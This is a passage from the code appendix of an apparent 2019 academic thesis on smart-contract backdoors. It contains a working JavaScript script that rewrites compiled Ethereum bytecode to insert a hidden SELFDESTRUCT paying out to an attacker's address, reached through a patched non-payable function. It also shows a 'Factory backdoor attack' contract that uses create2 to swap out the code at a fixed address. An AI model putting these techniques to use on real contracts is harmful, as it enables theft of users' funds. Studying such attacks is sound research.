3.   let byteArray = bytecode.match(/.{1,2}/g)
4.   let functions = []
5.   let sizeOffset = ''
6.   let bytecodeOffset = ''
7.   let contractPayable = false;
8.   let contractNonPayable = false;
9.
10.  //taking infos from the init code
11.  for(let i = 0; i < byteArray.length; i++){
12.    if (byteArray[i] == '61' &&
13.      byteArray[i+3] == '80' &&
14.      byteArray[i+4] == '61' &&
15.      byteArray[i+7] == '60' &&
16.      byteArray[i+9] == '39' &&
17.      byteArray[i+10] == '60' &&
18.      byteArray[i+12] == 'f3'){
19.      sizeOffset = [i+1, i+2, byteArray[i+1] + byteArray[i+2]]
20.      bytecodeOffset = [i+5, i+6, byteArray[i+5] +
      byteArray[i+6]]
21.      console.log("bytecode size : " + parseInt(sizeOffset[2],
      16) + " at offset : " + parseInt(bytecodeOffset[2], 16))
22.      break
23.    }
24.  }
25.  let byteArrayNoInitcode =
      byteArray.slice(parseInt(bytecodeOffset[2], 16))
26.
27.  //looking for functions pattern
28.  for(let i = 0; i < byteArrayNoInitcode.length; i++){
29.    if (byteArrayNoInitcode[i] == '80' &&
30.      byteArrayNoInitcode[i+1] == '63' &&
31.      byteArrayNoInitcode[i+6] == '14' &&
32.      byteArrayNoInitcode[i+7] == '61' &&
33.      byteArrayNoInitcode[i+10] == '57'){
34.      let selector = byteArrayNoInitcode[i+2] +
      byteArrayNoInitcode[i+3] + byteArrayNoInitcode[i+4] +
      byteArrayNoInitcode[i+5]
35.      let address = byteArrayNoInitcode[i+8] +
      byteArrayNoInitcode[i+9]
36.      functions.push([address, selector, i+10])
37.      console.log("function found at : " + address + " with
      selector : " + selector)
38.      i = i+10
    }
```



```
39.         }
40.     }
41.
42.     //checking for payable and not payable functions (we need both)
43.     for(let i = 0; i < functions.length; i++){
44.         let offset = parseInt(functions[i][0], 16)
45.         if(byteArrayNoInitcode[offset] == '5b' &&
46.            byteArrayNoInitcode[offset+1] == '34' &&
47.            byteArrayNoInitcode[offset+2] == '80' &&
48.            byteArrayNoInitcode[offset+3] == '15' &&
49.            byteArrayNoInitcode[offset+4] == '61' &&
50.            byteArrayNoInitcode[offset+7] == '57'){
51.             contractNonPayable = true
52.             console.log("function at : " + functions[i][0] + " with
selector " + functions[i][1] + " is not payable")
53.         }
54.         else{
55.             contractPayable = true
56.             console.log("function at : " + functions[i][0] + " with
selector " + functions[i][1] + " is payable")
57.         }
58.         //if we have both type of functions, we can continue
59.         if(contractPayable && contractNonPayable){
60.             let addressToJump = 0
61.             let jumpOffset = 0
62.             let l = 0
63.             while(l < byteArrayNoInitcode.length){
64.                 //check that the instruction found is the designated invalid
instruction
65.                 if(byteArrayNoInitcode[l].toUpperCase() == 'FE'){
66.                     jumpOffset = l
67.                     addressToJump = ("0000" + l.toString(16)).substr(-
4).match(/.{1,2}/g)
68.                     break;
69.                 }
70.                 //if it's a push, we ignore the pushed value
71.                 else if(parseInt(byteArrayNoInitcode[l], 16) >= 0x60
&& parseInt(byteArrayNoInitcode[l], 16) <= 0x7f){
72.                     l += parseInt(byteArrayNoInitcode[l], 16) - 0x5f
73.                 }
74.                 l += 1
75.             }
76.
77.             //insert selfdestruct code
78.             let selfDestructAddress = withdrawAddress.match(/.{1,2}/g)
79.             let arrayToInsert = ['5b', '73']
80.             for (let j = 0; j < selfDestructAddress.length; j++){
81.                 arrayToInsert.push(selfDestructAddress[j])
82.             }
83.             arrayToInsert.push('ff')
84.             for(let j = 0; j < arrayToInsert.length; j++){
85.                 byteArrayNoInitcode.splice(jumpOffset + j, 0,
arrayToInsert[j])
86.             }
87.             //modify the length of the bytecode
88.             let currentSize = ''
89.             for(let j = sizeOffset[0]; j < sizeOffset[1] + 1; j++){
90.                 currentSize += byteArray[j];
91.             }
92.             currentSize = parseInt(currentSize, 16)
93.             currentSize += arrayToInsert.length
```

```
94.     currentSize = ("0000000000000000" +
    currentSize.toString(16)).substr(-((sizeOffset[1]+1 - sizeOffset[0])
    * 2)).match(/.{1,2}/g)
95.     for(let j = 0; j < sizeOffset[1]+1 - sizeOffset[0]; j++){
96.         byteArray[sizeOffset[0] + j] = currentSize[j]
97.     }
98.
99. //find a non payable function and modify it in order to jump to the
    selfDestruct code
100.    for(let j = 0; j < functions.length; j++){
101.        offset = parseInt(functions[j][0], 16)
102.        if(byteArrayNoInitcode[offset] == '5b' &&
103.            byteArrayNoInitcode[offset+1] == '34' &&
104.            byteArrayNoInitcode[offset+2] == '80' &&
105.            byteArrayNoInitcode[offset+3] == '15'){
106. //looking for the jumpi instruction
107.         for(let k = offset+4; k < offset+10; k++){
108.             if(byteArrayNoInitcode[k] == '57'){
109. //check the pattern that follows the jumpi, we expect PUSH1-DUP1-
                REVERT
110.                 if(byteArrayNoInitcode[k+1] == '60' &&
111.                     byteArrayNoInitcode[k+3] == '80' &&
112.                     byteArrayNoInitcode[k+4] == 'fd'){
113.                     //the pattern is found we can replace it
114.                     byteArrayNoInitcode[k+1] = '61'
115.                     byteArrayNoInitcode[k+2] = addressToJump[0]
116.                     byteArrayNoInitcode[k+3] = addressToJump[1]
117.                     byteArrayNoInitcode[k+4] = '56'
118.                     let finalByteCode =
                        (byteArray.slice(0,parseInt(bytecodeOffset[2],16)) +
                        byteArrayNoInitcode).replace(/,/g, '')
119.                     return finalByteCode
120.                 }
121.             }
122.         }
123.     }
124. }
125. }
126. }
127. return null;
128. }
129.
130. module.exports = {f}
```

## 12.6. Test contract for the backdoor script

```
37. pragma solidity >=0.5.6 <0.6.0;
38.
39. contract SimpleTransferContract{
40.     mapping(bytes32 => address payable) public address_book;
41.     address payable public owner;
42.
43.     constructor() public {
44.         owner = msg.sender;
45.     }
46.
47.     function addContact(bytes32 contactName, address payable contactAddress)
        public returns (bool) {
48.         if(address_book[contactName] !=
            0x0000000000000000000000000000000000000000) revert();
49.         address_book[contactName] = contactAddress;
50.         return true;
51.     }
52.
53.     function removeContact(bytes32 contactName) public returns (bool) {
54.         if(address_book[contactName] ==
            0x0000000000000000000000000000000000000000) revert();
55.         address_book[contactName] =
            0x0000000000000000000000000000000000000000;
56.         return true;
57.     }
58.
59.     function transferMoneyToAddress(address payable dest) public payable {
60.         dest.transfer(msg.value);
61.     }
62.
63.     function transferMoneyToName(bytes32 dest) public payable {
64.         if(address_book[dest] == 0x0000000000000000000000000000000000000000)
            revert();
65.         transferMoneyToAddress(address_book[dest]);
66.     }
67. }
```

## 12.7. Factory backdoor attack

```
1. contract Factory {
2.   address public contractAddress;
3.   bytes public initCode =
   (hex"60006020816004601C335A6338CC48318752FA5051803B806001600091933C60
   01F3");
4.   uint256 public salt = 1;
5.   mapping(address => address[]) public addresses;
6.   mapping(address => uint256[]) public salts;
7.
8.   function deploy(uint256 salt) public returns (address) {
9.     /* solhint-disable no-inline-assembly */
10.    bytes memory _initCode = initCode;
11.    assembly {
12.      let bytecode := add(0x20, _initCode)
13.      let bytecodeSize := mload(_initCode)
14.      sstore(0, create2(0, bytecode, bytecodeSize, salt))
15.    }
16.
17.    /* solhint-enable no-inline-assembly */
18.    return contractAddress;
19.  }
20.
21.  function createContract(bytes memory code) public returns
   (address){
22.    uint256 _salt = salt;
23.    assembly {
24.      sstore(0,create(0,add(code,0x20), mload(code)))
25.    }
26.    address addr = deploy(_salt);
27.    addresses[msg.sender].push( addr);
28.    salts[msg.sender].push(_salt);
29.    salt += 1;
30.    return contractAddress;
31.  }
32.
33.  function getAddress() external view returns (address
   implementation) {
34.    return contractAddress;
35.  }
36.
37.  function setAddress(address _contractAddress) public {
38.    assembly {
39.      sstore(0,_contractAddress)
40.    }
41.  }
42.
43.  function getContracts() external view returns (address[]
   memory){
44.    return addresses[msg.sender];
45.  }
46.
47. }
```

## 12.8. Test contract for the backdoor attack

```
1. contract simpleFunction {
2.     function renderHelloWorld () public pure returns (string memory)
3.     {
4.         return 'helloWorld';
5.     }
6.     function tranferMoney(address payable dest) public payable {
7.         dest.transfer(msg.value);
8.     }
9. }
```

### **Declaration of Authorship**

I hereby certify that the thesis I am submitting is entirely my own original work except where otherwise indicated. I am aware of the University's regulations concerning plagiarism, including those regulations concerning disciplinary actions that may result from plagiarism. Any use of the works of any other author, in any form, is properly acknowledged at their point of use.

Student's signature:

Name: KOPP OLIVIER

Date of submission: 26 July 2019